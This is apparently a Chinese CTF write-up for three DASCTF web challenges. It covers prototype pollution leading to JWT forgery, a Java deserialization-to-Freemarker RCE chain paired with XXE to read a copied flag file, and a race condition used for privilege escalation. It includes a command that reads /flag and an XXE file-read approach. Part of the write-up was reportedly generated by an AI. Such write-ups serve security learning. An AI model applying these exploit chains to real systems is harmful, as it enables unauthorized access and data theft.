WEB就三道题,一个js原型链污染,一个高并发flask,一个java,手注0,ai3,gpt拿了mvp,btop251是躺赢狗
CorpGate
一套全新的企业员工门户系统CorpGate
源码分析
- 用户可控的设置合并入口
routes/user.js 中的 /api/settings 会把用户提交的 JSON 合并到当前用户的 settings 对象:
1 | router.post('/api/settings', authMiddleware, (req, res) => { |
这里 req.body 完全由用户控制,危险点在 deepMerge()。
- 深度合并存在原型链污染绕过
1 | const BLOCKED_ROOTS = ['__proto__', '__defineGetter__', '__defineSetter__', 'constructor', 'prototype']; |
过滤逻辑的问题:
constructor和prototype只在depth < 3时被拦截;- 当深度达到 3 后,可以使用
constructor.prototype; - 代码还允许
target[key]是函数时继续递归; - 对象的
constructor通常是Object函数,继续访问其prototype即可到达Object.prototype。
于是可以构造
1 | { |
合并路径:
1 | user.settings.notifications.digest.channels.constructor.prototype.pending |

污染之后去/api/system/healthcheck触发更新


这样secretkey就变成secret了,接下来伪造jwt密钥获得admin权限
TaxManager
安全的税务系统
JVAV还一点不会,直接ai梭的,所以直接贴ai的wp了
一、题目概览
这题表面上是一个税务管理系统,附件提供了一个 Spring Boot JAR。
实际解题时有一个关键点:远端运行的 JAR 和附件里的 JAR 不是同一个版本。
本题真实利用链如下:
- 注册并登录普通用户
- 利用
/api/profile/update的反射赋值越权,把自己角色改成reviewer - 申请一条退款记录
- 构造恶意
attachmentData,经/api/review写入voucherData - 调用
/api/export/generate触发 Java 反序列化 - 反序列化链中进入 Freemarker 模板执行,执行系统命令
- 将 flag 写入
/tmp/x - 利用
/api/import/history的 XXE 读取/tmp/x
二、附件审计与远端差异确认
附件路径:
1 | D:\Users\CTF_sources\web\dasctf2026\TaxManager\tempdir\WEB附件\taxmanager-1.1.0-ctf.jar |
先看附件哈希:
1 | Get-FileHash -Algorithm SHA256 ` |
附件哈希:
1 | E11BCB326E86B11DF52ADB0DB895A457FAC4A95C1E11D00D97A05B83E7A53737 |
然后访问公开帮助接口:
1 | curl http://ee4912d8.http-ctf2.dasctf.com:80/api/help |
帮助接口中出现了:
GET /download/app.jar
下载远端运行包:
1 | curl -L -o remote_app.jar http://ee4912d8.http-ctf2.dasctf.com:80/download/app.jar |
计算远端包哈希:
1 | Get-FileHash -Algorithm SHA256 .\remote_app.jar |
远端哈希:
1 | A25551A7BE8B11A3F07DFBEE32D8ACFBEA35E2FDAA6B1D90BD8A2A8EE234D92E |
结论:
- 附件 JAR != 远端运行 JAR
- 后续分析必须以
remote_app.jar为准
三、信息收集
首页与帮助接口:
1 | curl http://ee4912d8.http-ctf2.dasctf.com:80/ |
可以得到这些接口:
/api/register/api/login/api/profile/update/api/refund/apply/api/review/api/export/prepare/api/export/generate/api/import/history/download/app.jar
帮助接口还明确写了:
- 角色有
taxpayer | reviewer | admin - voucher 是 “Java object, base64 encoded”
- export 是“两步流程”
这几个点已经很像故意给的出题线索。
四、反编译远端 JAR
列出远端 JAR 内容:
1 | jar tf remote_app.jar |
提取 BOOT-INF/classes:
1 | jar xf remote_app.jar BOOT-INF/classes BOOT-INF/lib META-INF/maven |
关键类:
com.tax.controller.AuthControllercom.tax.controller.ReviewControllercom.tax.controller.ExportControllercom.tax.controller.ImportControllercom.tax.util.SerializeUtilcom.tax.util.ScheduledTaskHandlercom.tax.job.ReportJobcom.tax.report.PdfReportGenerator
反编译可直接用:
1 | javap -classpath BOOT-INF/classes -c -p com.tax.controller.AuthController |
五、漏洞 1:角色越权
1. 漏洞点
AuthController.updateProfile() 对用户提交的 JSON 做了反射赋值:
逻辑核心:
- 只禁止修改:
id、username、password - 如果字段名是
role且值为admin,会跳过 - 但没有禁止把
role改成reviewer
也就是:
role=admin不行role=reviewer可以
2. 利用方式
先注册登录,然后发:
1 | POST /api/profile/update |
验证:
1 | curl -b cookies http://ee4912d8.http-ctf2.dasctf.com:80/api/profile |
返回中 role 变成了:
1 | {"role":"reviewer","success":true,...} |
这一步拿到 reviewer 权限,后面就能调用审批和导出接口。
六、漏洞 2:可控反序列化链
1. 写入点:/api/review
ReviewController.reviewRefund():
- reviewer/admin 可调用
action=approveattachmentData非空时只校验 HMAC 签名- 签名正确就把
attachmentData传给RefundService.approveRefund()
application.properties 中硬编码了签名密钥:
1 | api.signing.secret=TaxManager_Secret_K3y_2026_Un1que |
因此我们可以本地生成合法签名。
2. 落地点:RefundService.approveRefund()
如果 attachmentData 非空,则:
1 | req.setVoucherData(attachmentData); |
也就是说我们能直接控制数据库里的 voucherData。
3. 触发点:/api/export/generate
ExportController.generateExport() 在 token 校验通过后,会做:
1 | Object obj = SerializeUtil.deserialize(voucherData); |
SerializeUtil.deserialize() 直接:
1 | new ObjectInputStream(...).readObject(); |
这是标准 Java 原生反序列化。
4. Gadget 链
链条如下:
ScheduledTaskHandler.readObject()- 遍历
taskQueue - 对每个
Runnable执行run() ReportJob.run()- 调
PdfReportGenerator.render(templateContent) render()使用 FreemarkerStringTemplateLoader- 模板可控,触发 Freemarker 模板执行
因此完整链是:
1 | ObjectInputStream.readObject() |
七、XXE 点分析
ImportController.importHistory(byte[]) 是远端版本新增的逻辑。
关键点:
- 先把原始字节按 UTF-8 / UTF-16LE / UTF-16BE 转字符串
- 只要原始 payload 中包含
flag,直接拦截:
1 | Security Alert: Invalid keyword detected in payload |
- 之后仍然用默认
DocumentBuilderFactory.newInstance()去解析 XML - 未禁用外部实体,因此 XXE 仍然成立
- 如果解析结果或异常消息中出现
flag/DASCTF,又会二次拦截
所以直接读:
file:///flagfile:///flag.txt
会被关键字规则挡住。
解法是:
- 先用反序列化执行命令把 flag 写到别的文件里
- 然后 XXE 读取该中转文件
八、利用思路
因为 XXE 不能直接读 /flag,所以分两步:
第一步:命令执行,把 flag 写到 /tmp/x
执行命令:
1 | base64 /flag > /tmp/x || base64 /flag.txt > /tmp/x |
这样有两个好处:
- XML 里不直接出现
flag - 读取
/tmp/x时返回的是 base64,不容易被回显规则误杀
第二步:XXE 读取 /tmp/x
构造:
1 |
|
这样就能把 /tmp/x 内容带回来。
九、本地构造 payload
我本地写了一个辅助类 BuildPayload.java,用于生成序列化后的 base64。
代码如下:
1 | import com.tax.job.ReportJob; |
编译:
1 | javac -cp "BOOT-INF/classes;BOOT-INF/lib/*" -d . BuildPayload.java |
生成 payload:
1 | java -cp ".;BOOT-INF/classes;BOOT-INF/lib/*" BuildPayload "sh -c base64$IFS/flag>/tmp/x||base64$IFS/flag.txt>/tmp/x" |
这里用 $IFS 代替空格,避免命令字符串被额外转义搞坏。
十、完整复现步骤
下面给一套可直接照抄的步骤。
1. 注册
1 | curl -c cookies.txt -b cookies.txt \ |
2. 登录
1 | curl -c cookies.txt -b cookies.txt \ |
3. 升级为 reviewer
1 | curl -c cookies.txt -b cookies.txt \ |
4. 申请退款
1 | curl -c cookies.txt -b cookies.txt \ |
记录返回里的 id,假设为 4。
5. 生成恶意序列化 payload
1 | java -cp ".;BOOT-INF/classes;BOOT-INF/lib/*" BuildPayload "sh -c base64$IFS/flag>/tmp/x||base64$IFS/flag.txt>/tmp/x" |
得到一段 base64,记为 PAYLOAD_B64。
6. 计算签名
签名算法:
- HMAC-SHA256
- key =
TaxManager_Secret_K3y_2026_Un1que - 明文 =
PAYLOAD_B64 - 输出 = Base64
Python 版:
1 | import hmac |
7. 审批恶意退款
1 | curl -c cookies.txt -b cookies.txt \ |
8. 准备导出
1 | curl -c cookies.txt -b cookies.txt \ |
拿到 exportToken。
9. 触发反序列化
1 | curl -c cookies.txt -b cookies.txt \ |
这里虽然返回通常是:
1 | {"success":false,"message":"Unexpected object type: com.tax.util.ScheduledTaskHandler. Expected: com.tax.model.TaxReport (serialVersionUID=1)"} |
但这并不影响命令已经执行。
因为 readObject() 已经先跑完了,报错只是后续 instanceof TaxReport 检查失败。
10. XXE 读取 /tmp/x
1 | curl -b cookies.txt \ |
返回类似:
1 | {"success":true,"message":"History imported successfully for taxpayer: REFTQ1RGezZmZjA4ZDU4LTkzYWEtNDM1Ni1iZGI3LTllNjcwNGM3NDBlY30K\n"} |
十一、解码 flag
base64 解码:
1 | echo 'REFTQ1RGezZmZjA4ZDU4LTkzYWEtNDM1Ni1iZGI3LTllNjcwNGM3NDBlY30K' | base64 -d |
得到:
1 | DASCTF{6ff08d58-93aa-4356-bdb7-9e6704c740ec} |
InkVerse
InkVerse是一个功能丰富的社区博客平台,支持文章发布、赞赏打赏、内容审核、文章导出以及每周摘要报告等功能。平台最近完成了一次大规模架构升级,引入了后台任务队列和分级公告系统。作为受邀的安全顾问,你的任务是对该系统进行全面评估。试试 /api/docs
提权
开局一个登录框,先注册账号

这道题有个打赏系统,可以通过别人的打赏获得声望,达到50声望以上就可以成为审稿人(reviewer)
可以看到有一个接口bullen在普通用户权限下是没办法使用的
所以我们要想办法成为reviewer,在这里的常规打赏没办法达到50以上
这个时候@marin师傅提出了创造性的一步,尝试高并发看看能不能过
如果多个请求并发命中,就可能在余额尚未正确更新前同时通过检查,导致:
- 成功打赏次数超过 20 次
- 余额变成负数
- 声望突破 40 点上限
复现脚本
1 | import requests |

拿到 reviewer 后,可以访问:
1 | GET /review |
以及导出接口:
1 | POST /api/export |
导出完成后,通过:
1 | GET /api/export/status |
可以拿到输出文件名,例如:
export_1_1.txtexport_2_2.txtexport_3_3.txt
下载导出文件:
1 | GET /exports/export_1_1.txt |
得到内容类似:
1 | Title: Welcome to InkVerse |
这里的关键点是:
导出文件直接泄露了
Feature-Token
题目接口文档里写了:
1 | POST /api/review/feature |
而 reviewer 测试时,服务端会明确报错:
1 | {"error":"signature required. Use a valid feature signing token."} |
说明 signature 实际上就是某种 feature token。
利用 Feature-Token 申请精选
1. 先准备自己的文章
普通用户新建文章并提交审核:
1 | POST /article/new |
2. reviewer 审核通过
1 | POST /api/review/single |
3. reviewer 导出该文章
1 | POST /api/export |
下载导出文件后得到对应 token,例如:
1 | Feature-Token: 12d5db4900f7b23051619f2682f51eb58909d5d8861d443ef6f9ce4e3d980880 |
4. 用 token 提交精选请求
1 | POST /api/review/feature |
服务端返回:
1 | {"message":"Feature request submitted for background processing"} |
之后轮询:
1 | GET /api/review/feature/status?article_id=5 |
状态会从:
1 | {"status":"pending"} |
变为:
1 | {"status":"approved"} |
同时首页中该文章会出现:
Featured标记article-card featured样式
这说明文章作者已经进入 featured_authors 可见级别。
featured author 公告拿 flag
文章被标记为 featured 后,原作者再访问:
1 | GET /bulletin |
即可看到专属公告:
1 | <h3>Featured Author Rewards</h3> |
因此最终 flag 为:
1 | DASCTF{bda61e3f-7154-44c7-abf1-7216a67c03eb} |